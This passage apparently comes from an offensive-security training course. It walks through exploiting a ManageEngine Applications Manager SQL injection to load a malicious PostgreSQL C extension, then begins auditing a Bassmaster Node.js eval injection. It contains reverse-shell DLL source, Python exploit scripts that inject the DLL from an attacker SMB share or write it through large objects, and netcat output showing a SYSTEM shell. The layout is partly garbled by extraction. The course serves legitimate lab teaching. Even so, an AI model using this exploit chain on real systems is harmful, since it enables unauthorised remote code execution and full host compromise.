Although this example may seem trivial, it shows how we need to properly handle any argument that is passed to our function in a Postgres-specific DLL through the use of relevant Postgres macros (lines 22, 26 and 30). This will be useful later on to avoid hardcoding the IP address and port for our fully functional reverse shell User Defined Function (UDF).

The template from Listing 197 should be all we need to build a basic extension. We can initiate the build process by pressing the **C + C + b** keys in the virtual machine or going to *Build > Build Solution* in Visual Studio.

```

----- Build started: Project: awae, Configuration: Release Win32 ----- Creating
library C:\Users\Administrator\source\repos\awae\Release\awae.lib and object
C:\Users\Administrator\source\repos\awae\Release\awae.exp
Generating code
Finished generating code
All 3 functions were compiled because no usable IPDB/IOBJ from previous compilation
was found. rs.vcxproj -> C:\Users\Administrator\source\repos\awae\Release\awae.dll
Done building project "rs.vcxproj".
===== Rebuild All: 1 succeeded, 0 failed, 0 skipped ======
```

Listing 198 - Building the new extension

5.7.2 Testing the Extension

In order to test our newly-built extension, we need to first create a UDF. We can look back on Listing 195 to remind ourselves how to create a custom function in PostgreSQL.

For example, the following queries will create and run a UDF called `test`, bound to the `awae` function exported by our custom DLL. *Note that we have moved the DLL file to the root of the C drive for easier command writing.*

```
create or replace function test(text, integer) returns void as $$C:\awae.dll$$,
$$awae$$ language C strict;
SELECT test($$calc.exe$$, 3);
```

Listing 199 - The code to load the extension and run the test function

If everything goes according to plan, once we execute the `SELECT` query and open up the Task Manager, we should see that there are indeed three running instances of `calc.exe`.

If you are anything like us, you will likely make several mistakes as you are developing your code. When this happens, you may wish to unload the extension and restart from scratch. To do so, you must first stop the ManageEngine service:

```
c:\> net stop "Applications Manager"
The ManageEngine Applications Manager service was stopped successfully.
c:\>
```

Listing 200 - Stopping the ManageEngine service

Once you have stopped the service, delete the DLL file that you loaded into the database memory space:

```
c:\> del c:\awae.dll
```

Listing 201 - Deleting the loaded extension

Then start the service so we can go ahead and delete the *test* function.

```
c:\> net start "Applications Manager"
The ManageEngine Applications Manager service is starting.
The ManageEngine Applications Manager service was started successfully. c:\>
```

Listing 202 - Starting the ManageEngine service again

Finally, execute the SQL statement to delete the *test* function:

```
DROP FUNCTION test(text, integer);
```

Listing 203 - Dropping the test function

Now you are able to edit your extension code, re-compile, and re-test the extension.

5.7.3 Loading the Extension from a Remote Location

As we have seen in the previous section, PostgreSQL is designed to be extensible and we are able to write our own extension DLL files and create UDFs based on those extensions. So far we have compiled and tested our malicious extension directly on the remote target server. In a real world scenario, we would need to find a way to upload the DLL to the victim server before we could actually load it.

It is interesting to note that PostgreSQL does not limit us to working only with local files. In other words, the source DLL file we are using for the UDF could be also located on a network share.

In order to quickly verify that, we can create a Samba share on our Kali VM and place our DLL there.

You can use the Python Impacket SMB server script for this exercise as shown below.

```
kali@kali:~$ mkdir /home/kali/awae
kali@kali:~$ sudo impacket-smbserver awae /home/kali/awae/
[sudo] password for kali:
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Listing 204 - Starting the Samba service with a simple configuration file to test remote DLL loading

Once the Samba service is running, we can create a new Postgres UDF and point it to the DLL file hosted on the network share.

```
CREATE OR REPLACE FUNCTION remote_test(text, integer) RETURNS void AS
$$_\backslash 192.168.119.120\awae\awae.dll$$, $$awae$$ LANGUAGE C STRICT;
SELECT remote_test($$calc.exe$$, 3);
```

Listing 205 - Creating a UDF from a network share. 192.168.119.120 is the Kali attacker IP address.

If we then run the *SELECT* query from our previous example using the *remote_test* function, we should once again see three instances of *calc.exe* in the Task Manager.

5.7.4 Exercise

Recreate the DLL files described in this section and make sure that your Postgres UDF functions successfully spawn *calc.exe* processes.

5.8 UDF Reverse Shell

Now that we have seen how to write and execute arbitrary code using PostgreSQL, the only thing remaining is to gain a reverse shell.

At this point, this should not be too difficult. Nevertheless, the following partial C code should help you along the way.

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#include "postgres.h"
#include <string.h>
#include "fmgr.h"
#include "utils/geo_decls.h"
#include <stdio.h>
#include <winsock2.h>
#include "utils/builtins.h"
#pragma comment(lib, "ws2_32")

#ifndef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

/* Add a prototype marked PGDLLEXPORT */
PGDLLEXPORT Datum connect_back(PG_FUNCTION_ARGS);
PG_FUNCTION_INFO_V1( connect_back );

WSADATA wsaData;
SOCKET s1;
struct sockaddr_in hax;
char ip_addr[16];
STARTUPINFO sui;
PROCESS_INFORMATION pi;

Datum
connect_back(PG_FUNCTION_ARGS)
{
    /* convert C string to text pointer */
```

```

#define GET_TEXT(cstrp) \
  DatumGetTextP(DirectFunctionCall1(textin, CStringGetDatum(cstrp)))

  /* convert text pointer to C string */
#define GET_STR(textp) \
  DatumGetCString(DirectFunctionCall1(textout, PointerGetDatum(textp)))

  WSAStartup(MAKEWORD(2, 2), &wsaData);
  s1 = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL,
(unsigned int)NULL);

  hax.sin_family = AF_INET;
/* FIX THIS */
  hax.sin_port = xxxxxxxxxxxxxxxx
/* FIX THIS TOO*/
  hax.sin_addr.s_addr = xxxxxxxxxxxxxxxx

  WSAConnect(s1, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

  memset(&sui, 0, sizeof(sui));
sui.cb = sizeof(sui);
  sui.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE)s1;

  CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
  PG_RETURN_VOID();
}

import requests, sys
requests.packages.urllib3.disable_warnings()
def
log(msg):
print msg
  def make_request(url,
sql):
    log("[*] Executing query: %s" % sql[0:80])
r = requests.get(url % sql, verify=False)
return r
  def
create_udf_func(url):
    log("[+] Creating function...")
sql = "-----FIX ME-----"
make_request(url, sql)
  def trigger_udf(url, ip,
port):
    log("[+] Launching reverse shell...")
    sql = "select rev_shell($$$,$$, %d)" % (ip, int(port))
make_request(url, sql)

```

Make sure that you fix the
before you compile the

Once you have done so,
Python script to send your
server:

highlighted lines of code
code from the listing above.

you can use the following
payload to the vulnerable

Listing 206 - Postgres extension reverse shell

```

if __name__ ==
'__main__':
    try:
        server = sys.argv[1].strip()
attacker = sys.argv[2].strip()
port = sys.argv[3].strip()      except
IndexError:
    print "[-] Usage: %s serverIP:port attackerIP port" % sys.argv[0]
sys.exit()

sqli_url =
"https://"+server+"/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;%s;--"
create_udf_func(sqli_url)
trigger_udf(sqli_url, attacker, port)

```

Listing 207 - proof of concept script to trigger a reverse shell

The script assumes that there is an available Samba share on a Kali VM that hosts a file named rev_shell.dll. Make sure that your attacking machine has that set up. Finally you will have to fix the SQL injection string in the above code before running the final script (see the highlighted FIX ME line in Listing 207).

If everything goes well, you should receive a reverse shell like this:

```

root@kali:~# python me_revshell.py 192.168.121.113:8443 192.168.119.120 4444
[+] Creating function...
[*] Executing query: create or replace function rev_shell(text, integer) returns VOID as $$\\192.168.
[+] Launching reverse shell...
[*] Executing query: select rev_shell($$192.168.119.120$$, 4444)
root@kali:~# 

root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.119.120] from manageengine [192.168.121.113] 56192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb>whoami
whoami
nt authority\system

C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb>

```

Figure 117: Obtaining a reverse shell from a vulnerable ManageEngine system

5.8.1 Exercise

Fix the proof of concept from Listing 207 and recreate the attack described in the previous section in order to obtain a reverse shell.

5.9 More Shells!!!

While we hopefully managed to get a shell in the last section, we did so by utilizing a network share as the location for our DLL file. However, that can only work if we are already on an internal network. Technically speaking, one could do this on a public network as well, but egress filtering is more than likely to prevent this type of traffic across private network boundaries.

An alternative to the remote Samba extension loading is to find a method to transfer the malicious DLL to the remote server directly through an SQL query. Considering that we already know how to write arbitrary files to the remote file system using the *COPY TO* function, we may be tempted to do just that in our payload. Unfortunately, that will not quite work with binary files.

While we won't go into details as to why that is the case, we strongly encourage you to try it and see where things go wrong.

So, can we figure out a way to replicate the previous attack but this time *without* the network share requirement? Let's *Try Harder!*

5.9.1 PostgreSQL Large Objects

Fortunately for us, PostgreSQL exposes a structure called *large object*, which is used for storing data that would be difficult to handle in its entirety. A typical example of data that can be stored as a large object in PostgreSQL is an image or a PDF document. As opposed to the *COPY TO*

function, the advantage of large objects lies in the fact that the data they hold can be exported back to the file system as an identical copy of the original imported file.

We recommend reading more about large objects in the official documentation,⁵² but for now we will focus on those aspects of this structure and related functions that we need to accomplish our goal.

First, let's try to lay out our goal and the general steps we need to take to get there. Keep in mind that all of these steps should be accomplished using our original SQL injection vulnerability.

1. Create a large object that will hold our binary payload (our custom DLL file we created in the previous section)
2. Export that large object to the remote server file system
3. Create a UDF that will use the exported DLL as source
4. Trigger the UDF and execute arbitrary code

Before we can do this however, we need to familiarize ourselves with the mechanics of working with large objects in PostgreSQL.

In a normal course of action, a large object is created by calling the *lo_import* function while providing it the path to the file we want to import.

```
amdb=# select lo_import('C:\\Windows\\win.ini');
lo_import -----
      194206
(1 row)
amdb=# \lo_list
```

Large objects		
ID	Owner	Description
194206	postgres	

Listing 208 - A simple lo_import example

In the listing above, we are importing the win.ini file into the database and as the return value, we are provided with the *loid* of the large object that was created.

The *loid* value is an integral value to our entire plan as we need to reference it when we are exporting large objects. As we can see in Listing 208, the returned *loid* value appears arbitrary though. Considering we would not be able to see the returned value from the previous query when we execute it in a blind SQL injection, this is a bit of a problem. (*Notice that when the use of UNION queries is possible, this is not a problem.*)

Fortunately, the *lo_import* function also allows us to set the *loid* field to any arbitrary value of our choice while creating a large object. This will help us solve the *loid* value problem.

```
amdb=# select lo_import('C:\\Windows\\win.ini', 1337);  lo_import -----
      1337
```

⁵² (The PostgreSQL Global Development Group, 2020), <https://www.postgresql.org/docs/9.2/static/largeobjects.html>

(1 row)

Listing 209 - A lo_import with a known loid

With that in mind, to accomplish our goal, we can create a large object from an arbitrary file on the remote system and then directly update its entry in the database with the content of our choice. To do so, first we need to know where these large objects are stored in the database. With that said, the large objects are stored in a table called *pg_largeobject*.

```
amdb=# select loid, pageno from pg_largeobject; loid | pageno
1337 | 0
(1 row)
```

Listing 210 - Large objects location

An astute reader will notice the column *pageno* in the listing above. This is another critical piece of information we will need to be aware of. More specifically, when large objects are imported into a PostgreSQL database, they are split into 2KB chunks, which are then stored individually in the *pg_largeobject* table.

As the PostgreSQL manual states:

The amount of data per page is defined to be LOBLKSIZEx (which is currently BLCKSZ/4, or typically 2 kB).

```
amdb=# update pg_largeobject set data=decode('77303074', 'hex') where loid=1337 and
pageno=0; UPDATE 1
amdb=# select loid, pageno, encode(data, 'escape') from pg_largeobject;
loid | pageno | encode
1337 | 0 | w00t
(1 row)
```

Now that we know this, let's try to update the data from the imported win.ini file from the previous example and then export it.

First let's see what data is in our large object entry right after import.

```
amdb=# select loid, pageno, encode(data, 'escape') from pg_largeobject; loid | pageno
| encode
-----+-----+
1337 | 0 | ; for 16-bit app support\r+
| | [fonts]\r +\n| | [extensions]\r +\n| | [mci extensions]\r +\n| | [files]\r +\n| | [Mail]\r +\n| | MAPI=1\r +\n| |
(1 row)
```

Listing 211 - The contents of the win.ini file are in a large object

Now, let's update this entry.

Listing 212- The contents of the large object are updated.

Finally, we need to take a look at *lo_export*. As shown in the listing below, this function is used to export an arbitrary large object back to the file system using *loid* as the identifier.

```
amdb=# select lo_export(1337, 'C: \\new_win.ini');
lo_export
-----
1
(1 row)
```

Listing 213- Large object export

A quick look at the exported file shows that we have indeed successfully written a file with



content of our choice to the file system.

Figure 118: Exported large object contains manually updated content

As was the case with Postgres UDFs, we also need to know how to delete large objects from the database during development as it is inevitable that mistakes will be made.

The `lo_list` command can be used to show all large objects that are currently saved in the database. Then to delete a given large object from the database, we can use the `lo_unlink` function (Listing 214).

```
amdb=# \lo_unlink 1337
lo_unlink 1337 amdb=#
\lo_list          Large
objects
 ID | Owner | Description
-----+-----+
(0 rows)
```

Listing 214 - Deleting large objects

5.9.2 Large Object Reverse Shell

At this point, we should be familiar with all the concepts necessary to execute our attack in its entirety and gain a reverse shell. Let's revisit our original general plan from the previous sections and add a few more details:

1. Create a DLL file that will contain our malicious code
2. Inject a query that creates a large object from an arbitrary remote file on disk
3. Inject a query that updates page 0 of the newly created large object with the first 2KB of our DLL
4. Inject queries that insert additional pages into the `pg_largeobject` table to contain the remainder of our DLL
5. Inject a query that exports our large object (DLL) onto the remote server file system
6. Inject a query that creates a PostgreSQL User Defined Function (UDF) based on our exported DLL
7. Inject a query that executes our newly created UDF

This sure seems like a lot of work. Moreover, this needs some explanation as well, so let's get to it.

We have already seen how to create a basic PostgreSQL extension, so we can move to step 2.

But why are we even using `lo_import` first and not directly creating relevant entries in the `pg_largeobject` table? The main reason for this is because `lo_import` also creates additional metadata in other tables as well, which are necessary for the `lo_export` function to work properly. We could do all of this manually, but why?

Next we need to deal with the 2KB page boundaries. You may wonder why we don't simply put our entire payload into page 0 and export that. Sadly, that won't work. If any given page contains more than 2048 bytes of data, `lo_export` will fail. This is why we have to create additional pages with the same `loid`.

The remainder of our steps should look familiar based on the lessons we previously learned in this module.

There are a few small issues you will need to solve before you can remotely launch a reverse shell on the vulnerable ManageEngine server. Below you will find a proof of concept code that already implements most of the steps we discussed. You just need to put your payload in and fix up the “FIX ME” sections.

```

import requests, sys, urllib, string, random, time
requests.packages.urllib3.disable_warnings()

# encoded UDF rev_shell dll
udf ='YOUR DLL GOES HERE' loid
= 1337
def
log(msg):
print msg
def make_request(url,
sql):
    log("[*] Executing query: %s" % sql[0:80])
r = requests.get( url % sql, verify=False)
return r
def delete_lo(url, loid):    log("[+]
Deleting existing LO...")    sql =
"SELECT lo_unlink(%d)" % loid
make_request(url, sql)
def create_lo(url,
loid):
    log("[+] Creating LO for UDF injection...")
    sql = "SELECT lo_import($$C:\\windows\\win.ini$$,%d)" % loid
make_request(url, sql)
    def inject_udf(url, loid):    log("[+] Injecting payload of length %d into
LO..." % len(udf))    for i in range(0,((len(udf)-1)/-----FIX ME-----
)+1):        udf_chunk = udf[i*-----FIX ME-----:(i+1)*-----FIX ME---
-----]        if i == 0:
            sql = "UPDATE PG_LARGEOBJECT SET data=decode($$%s$$, $$-----FIX ME-----
---$$) where loid=%d and pageno=%d" % (udf_chunk, loid, i)
        else:
            sql = "INSERT INTO PG_LARGEOBJECT (loid, pageno, data) VALUES (%d, %d,
decode($$%s$$, $$-----FIX ME-----$$))" % (loid, i, udf_chunk)
make_request(url, sql)
def export_udf(url, loid):    log("[+] Exporting
UDF library to filesystem...")
    sql = "SELECT lo_export(%d, $$C:\\Users\\Public\\rev_shell.dll$$)" % loid
make_request(url, sql)
    def
create_udf_func(url):
    log("[+] Creating function...")
    sql = "create or replace function rev_shell(text, integer) returns VOID as
$$C:\\Users\\Public\\rev_shell.dll$$, $$connect_back$$ language C strict"
make_request(url, sql)
def trigger_udf(url, ip, port):
log("[+] Launching reverse shell...")
    sql = "select rev_shell($$%s$$, %d)" % (ip, int(port))
make_request(url, sql)
    if __name__ ==
'__main__':    try:

```

```

server = sys.argv[1].strip()           attacker =
sys.argv[2].strip()                 port = sys.argv[3].strip()     except
IndexError:                      print "[-] Usage: %s serverIP:port attackerIP port"
% sys.argv[0]                      sys.exit()

sqli_url =
"https://" + server + "/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;%s;--"
    delete_lo(sqli_url, loid)      create_lo(sqli_url, loid)
inject_udf(sqli_url, loid)       export_udf(sqli_url, loid)
create_udf_func(sqli_url)
trigger_udf(sqli_url, attacker, port)

```

Listing 215 - UDF exercise proof-of-concept

Although we do like our students to earn their shells the hard way, we will provide one hint: *encoding matters!*

5.9.3 Exercise

1. Fix the proof of concept script from Listing 215 and obtain a reverse shell.
2. Explain why some encodings will not work.

5.9.4 Extra Mile

Use the SQL injection we discovered in this module to create a large object and retrieve the assigned *LOID* without the use of blind injection. Adapt your final proof of concept accordingly in order to employ this technique avoiding the use of a pre set *LOID* value (1337).

5.10 Summary

In this module we have demonstrated how to discover an unauthenticated SQL injection vulnerability using source code audit in a Java-based web application.

We then showed how to use time-based blind SQL injection payloads along with stack queries in order to exfiltrate database information.

Finally, we developed an exploit that utilized Postgres User Defined Functions and Large Objects to gain a fully functional reverse shell.

6. Bassmaster NodeJS Arbitrary JavaScript Injection Vulnerability

6.1 Overview

This module will cover the in-depth analysis and exploitation of a code injection vulnerability identified in the Bassmaster plugin that can be used to gain access to the underlying operating

system. We will also discuss ways in which you can audit server-side JavaScript code for critical vulnerabilities such as these.

6.2 Getting Started

Revert the Bassmaster virtual machine from your student control panel. Please refer to the Wiki for the Bassmaster box credentials.

To start the NodeJS web server we'll login to the Bassmaster VM via `ssh` and issue the following command from the terminal:

```
student@bassmaster:~$ cd bassmaster/
student@bassmaster:~/bassmaster$ nodejs examples/batch.js Server started.
```

Listing 216 - Starting the NodeJS server.

When the server starts up, an endpoint will be made available at the following URL:

```
http://bassmaster:8080/request
```

Listing 217 - Bassmaster URL

6.3 The Bassmaster Plugin

In recent years our online experiences have, for better or worse, evolved with the advent of various JavaScript frameworks and libraries built to run on top of *Node.js*.⁵³ As described by its developers, *Node.js* is "...an asynchronous event driven JavaScript runtime...", which means that it is capable of handling multiple requests, without the use of "thread-based networking".⁵⁴ We encourage you to read more about *Node.js*, but for the purposes of this module, we are interested in a plugin called Bassmaster⁵⁵ that was developed for the *hapi*⁵⁶ framework, which runs on *Node.js*.

In essence, Bassmaster is a batch processing plugin that can combine multiple requests into a single one and pass them on for further processing. The version of the plugin installed on your virtual machine is vulnerable to JavaScript code injection, which results in server-side remote code execution.

Although modern web application scanners can detect a wide variety of vulnerabilities with escalating complexity, *Node.js*-based applications still present a somewhat difficult vulnerability discovery challenge. Nevertheless, in the example we will discuss in this module, we are able to audit the source code, which will help us discover and analyze a critical remote code execution vulnerability as well as sharpen our code auditing skills.

The most interesting aspect of this particular vulnerability is that it directly leads to server-side code execution. In a more typical situation, JavaScript code injections are usually found on the

⁵³ (OpenJS Foundation, 2020), <https://nodejs.org/en/>

⁵⁴ (OpenJS Foundation, 2020), <https://nodejs.org/en/about/>

⁵⁵ (Eran Hammer, 2018), <https://github.com/hapijs/bassmaster>

⁵⁶ (Sideway Inc., 2020), <https://hapijs.com/>

client-side attack surface and involve arguably less critical vulnerability classes such as CrossSite Scripting.

6.4 Vulnerability Discovery

Given the fact that Bassmaster is designed as a server-side plugin and that we have access to the source code, one of the first things we want to do is parse the code for any low-hanging fruit. In the case of JavaScript, a search for the `eval`⁵⁷ function should be on top of that list, as it allows the user to execute arbitrary code. If `eval` is available AND reachable with user-controlled input, that could lead to remote code execution.

With the above in mind, let's determine what we are dealing with.

```
student@bassmaster:~/bassmaster$ grep -rnw "eval()" . --color
./lib/batch.js:152:                                eval('value = ref.' + parts[i].value + ';');
./node_modules/sinon/lib/sinon/spy.js:77:           eval("p = (function proxy(" +
vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/sinon/pkg/sinon-1.17.6.js:2543:           eval("p = (function
proxy(" + vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/sinon/pkg/sinon.js:2543:           eval("p = (function proxy(" +
vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/lab/node_modules/esprima/test/test.js:17210:         'function eval() {
}': { ...
student@bassmaster:~/bassmaster$
```

Listing 218 - Searching the Bassmaster code base for the use of eval() function

In Listing 218, the very first result points us to the `lib/batch.js` file, which looks like a very good spot to begin our investigation.

Beginning on line 137 of `lib/batch.js`, we find the implementation of a function called `internals.batch` that accepts a parameter called `parts`, among others. This parameter array is then used in the `eval` function call on line 152.

```
137: internals.batch = function (batchRequest, resultsData, pos, parts, callback) {
138:
139:     var path = '';
140:     var error = null; 141:
142:     for (var i = 0, il = parts.length; i < il; ++i) {
143:         path += '/';
144:
```

```
145:         if (parts[i].type === 'ref') {
146:             var ref = resultsData.resultsMap[parts[i].index]; 147:
148:             if (ref) {
149:                 var value = null; 150:
150:                 try {
151:                     eval('value = ref.' + parts[i].value + ';'); 153:
152:                 }
153:
```

⁵⁷ (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval

Listing 219 - An instance of the eval() function usage in batch.js

In order to reach that point, we need to make sure that the type of at least one of the `parts` array entries is “ref”. Notice that if there is no entry of type “ref”, we will drop down to the `if` statement on line 182, which we should pass as the `error` variable is initialized to `null`. This in turn leads us to the `internals.dispatch` function on line 186. We won’t show the implementation of this function since it simply makes another HTTP request on our behalf, which should pull the next request from the initial batch, but we encourage you to see that for yourself in the source code.

```

154:           catch (e) {
155:             error = new Error(e.message);
156:           } 157:
158:           if (value) {
159:             if (value.match && value.match(/^[\w:]+$/)) {
160:               path += value;
161:             }
162:             else {
163:               error = new Error('Reference value includes illegal
characters');
164:             break;
165:           }
166:         }
167:       else {
168:         error = error || new Error('Reference not found');
169:         break;
170:       }
171:     }
172:   else {
173:     error = new Error('Missing reference response');
174:     break;
175:   }
176: }
177: else {
178:   path += parts[i].value;
179: }
180: } 181:
182: if (error === null) { 183:
184:   // Make request
185:   batchRequest.payload.requests[pos].path = path;
186:   internals.dispatch(batchRequest, batchRequest.payload.requests[pos],
function (data) {

```

Listing 220 - Internals.dispatch performs additional HTTP requests on our behalf

The important part is on lines 194-195 or 202-203, where the `resultsData` array entries get populated based on the HTTP response from the previous request. Ultimately, this will allow us to pass the check for “ref” on line 148, which is based on data from the `resultsData` array, and we will arrive at our target, back on line 152 where the `eval` is performed.

```

187:
188:        // If redirection
189:        if (('' + data.statusCode).indexOf('3') === 0) {
190:            batchRequest.payload.requests[pos].path = data.headers.location;
191:            internals.dispatch(batchRequest,
batchRequest.payload.requests[pos], function (data) {
192:                var result = data.result; 193:
193:                resultsData.results[pos] = result;
194:                resultsData.resultsMap[pos] = result;
195:                callback(null, result);
196:            });
197:            return;
198:        } 200:
199:        var result = data.result;
200:        resultsData.results[pos] = result;
201:        resultsData.resultsMap[pos] = result;
202:        callback(null, result);
203:    );
204:    });
205:  });
206: }
207: else {
208:     resultsData.results[pos] = error;
209:     return callback(error);
210: }
211: };

```

Listing 221 - resultsData array is populated with the HTTP request results

Since `eval` executes the code passed as a string parameter, its use is highly discouraged when the input is user-controlled. Notice that in this case, the `eval` function executes code that is composed of hardcoded strings as well as the `parts` array entries. This looks like a promising lead, so we need to trace back the code execution path and see if we control the contents of the `parts` array at any point.

Looking through the rest of the `lib/batch.js` file, we find that our `internals.batch` function is called on line 88 (Listing 222) from the `internal.process` function that has a couple of relevant parts we need to highlight.

First of all, a callback function called `callBatch` is defined on line 85 and makes a call to the `internals.batch` function on line 88. Notice that the second argument of the `callBatch` function (called `parts`) is simply passed to the `internals.batch` function as the fourth argument. This is the one we can hopefully control, so we need to keep a track of it.

```

081: internals.process = function (request, requests, resultsData, reply) { 082:
082:     var fnsParallel = [];
083:     var fnsSerial = [];
084:     var callBatch = function (pos, parts) { 086:
085:

086:         return function (callback) {
087:             internals.batch(request, resultsData, pos, parts, callback);
088:         };
089:     };
090: };

```

Listing 222 - The process function

Then on lines 92-101, we see the arrays `fnsParallel` and `fnsSerial` populated with the `callBatch` function. Finally, these arrays are passed on to the `Async.series` function starting on line 103, where they will trigger the execution of the `callBatch` function.

```

091:
092:   for (var i = 0, il = requests.length; i < il; ++i) {
093:     var parts = requests[i]; 094:
095:     if (internals.hasRefPart(parts)) {
096:       fnsSerial.push(callBatch(i, parts));
097:     }
098:     else {
099:       fnsParallel.push(callBatch(i, parts));
100:     }
101:   } 102:
103:   Async.series([
104:     function (callback) { 105:
105:       Async.parallel(fnsParallel, callback);
106:     },
107:     function (callback) { 109:
108:       Async.series(fnsSerial, callback);
109:     }
110:   ], function (err) { 113:
111:     if (err) {
112:       reply(err);
113:     }
114:     else {
115:       reply(resultsData.results);
116:     }
117:   });
118: });
119: });
120: });
121: };

```

Listing 223 - The remainder of the process function

The most important part of this logic to understand is that the `callBatch` function calls on lines 96 and 99 use a variable called `parts` that is populated from the `requests` array, which is passed to the `internals.process` function as the second argument. This is now the argument we need to continue keeping track of.

The next step in our tracing exercise is to find out where the `internals.process` function is called from. Once again, if we look through the `lib/batch.js` file, we can find the function call we are looking for on line 69.

```

12: module.exports.config = function (settings) { 13:
13:   return {
14:

```

```

15:     handler: function (request, reply) { 16:
17:         var resultsData = {
18:             results: [],
19:             resultsMap: []
20:         }; 21:
21:         var requests = [];
22:         var requestRegex = /(?:\/)(?:\$(\d)+\.)?([^\$/]*)/g;      // 23:
// /project/$1.project/tasks, does not allow using array responses 24:
25:         // Validate requests 26:
26:         var errorMessage = null;
27:         var parseRequest = function ($0, $1, $2) { 28:
28:             if ($1) {
29:                 if ($1 < i) {
30:                     parts.push({ type: 'ref', index: $1, value: $2 });
31:                     return '';
32:                 }
33:                 else {
34:                     errorMessage = 'Request reference is beyond array size: '
+ i;
35:                     return $0;
36:                 }
37:             }
38:             else {
39:                 parts.push({ type: 'text', value: $2 });
40:                 return '';
41:             }
42:         }; 45:
43:         if (!request.payload.requests) {
44:             return reply(Boom.badRequest('Request missing requests array'));
45:         } 49:
46:         for (var i = 0, il = request.payload.requests.length; i < il; ++i) {
47:             // Break into parts 53:
48:             var parts = []; 55:
49:             var result =
50:             request.payload.requests[i].path.replace(requestRegex, parseRequest); 56:
51:             // Make sure entire string was processed (empty) 58:
52:             if (result === '') {
53:                 requests.push(parts);
54:             }
55:             else {
56:                 errorMessage = errorMessage || 'Invalid request format in
item: ' + i;
57:                 break;
58:             }
59:         }
60:     }
61:     else {
62:         errorMessage = errorMessage || 'Invalid request format in
item: ' + i;
63:     }
64: }
65: }

```

```

66:             } 67:
68:             if (errorMessage === null) {
69:                 internals.process(request, requests, resultsData, reply);
70:             }
71:             else {
72:                 reply(Boom.badRequest(errorMessage));
73:             }
74:         },
75:         description: settings.description,
76:         tags: settings.tags
77:     );
78: }

```

Listing 224 - Batch.config function

We will start analyzing the code listed above from the beginning and see how we can reach our `internals.process` function call. First, the `resultsData` hash map is set with `results` and `resultsMap` as arrays within the map (line 17). Following that, the URL path part of a `requests` array entry in the `request` variable is parsed and split into parts (line 55) *after* being processed using the regular expression that is defined on line 23. This is an important restriction we will need to deal with.

The code execution logic in this case is somewhat difficult to follow if you are not familiar with JavaScript, so we will break it down even more. Specifically, the string `replace` function in JavaScript can accept a regular expression as the first parameter and a function as the second. In that case, the string on which the `replace` function is operating (in this instance a part of the URL path), will first be processed through the regular expression. As a result, this operation returns a number of parameters, which are then passed to the function that was passed as the second parameter. Finally, the function itself executes and the code execution proceeds in a more clear manner. If this explanation still leaves you scratching your head, we recommend that you read the `String.prototype.replace` documentation.⁵⁸

Notice that the `parseRequest` function is ultimately responsible for setting the part type to “ref”, which is what we will need to reach our `eval` instance as we previously described. As a result of the implemented logic, the `parts` array defined on line 54 is populated in the `parseRequest` function on lines 32 and 41. Ultimately, the `parts` array becomes an entry in the `requests` array on line 60. If no errors occur during this step, the `internals.process` function is called with the `requests` variable passed as the second parameter.

The analysis of this code chunk shows us that if we can control the URL paths that are passed to `lib/batch.js` for processing, we should be able to reach our `eval` function call with user-controlled data. But first, we need to find out where the `module.exports.config` function that we looked at in Listing 224 is called from. That search leads us to the `lib/index.js` file.

```

01: // Load modules 02:
03: var Hoek = require('hoek');
04: var Batch = require('./batch'); 05:
06:

```

⁵⁸ (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/String/replace#Specifying_a_function_as_a_parameter

```

07: // Declare internals 08:
09: var internals = {
10:     defaults: {
11:         batchEndpoint: '/batch',
12:         description: 'A batch endpoint that makes it easy to combine multiple
requests to other endpoints in a single call.',
13:         tags: ['bassmaster']
14:     } 15:
15: };
16: 17:
18: exports.register = function (pack, options, next) { 19:
20:     var settings = Hoek.applyToDefaults(internals.defaults, options); 21:
22:     pack.route({
23:         method: 'POST',
24:         path: settings.batchEndpoint,
25:         config: Batch.config(settings)
26:     }); 27:
27:     next();
28: };
29: };

```

Listing 225 - The /batch endpoint defined in lib/index.js

The source code in the listing above shows that the /batch endpoint handles requests through the `config` function defined in the bassmaster/lib/batch.js file. This means that properly formatted requests made to this endpoint will eventually reach our `eval` target!

So how do we create a properly formatted request for this endpoint? Fortunately, the Bassmaster plugin comes with an example file (examples/batch.js) that tells us exactly what we need to know.

```

11: /**
12:  * To Test:
13:  *
14:  * Run the server and try a batch request like the following:
15:  *
16:  * * POST /batch
17:  *      { "requests": [{ "method": "get", "path": "/profile" }, { "method": "get",
"path": "/item" }, { "method": "get", "path": "/item/$1.id" }]
18:  *
19:  * or a GET request to http://localhost:8080/request will perform the above
request for you 20: */
21: ...
22: ...
23: ...
24: ...
25: ...
26: ...
27: ...
28: ...
29: ...
30: ...
31: ...
32: ...
33: ...
34: ...
35: ...
36: ...
37: ...
38: ...
39: ...
40: ...
41: ...
42: ...
43: ...
44: ...
45: ...
46: ...
47: ...
48: ...
49: ...
50: internals.requestBatch = function (request, reply) { 51:
51:     internals.http.inject({
52:         method: 'POST',
53:         url: '/batch',
54:         payload: '{ "requests": [{ "method": "get", "path": "/profile" }, { }

```

```

"method": "get", "path": "/item" }, { "method": "get", "path": "/item/$1.id" }] }
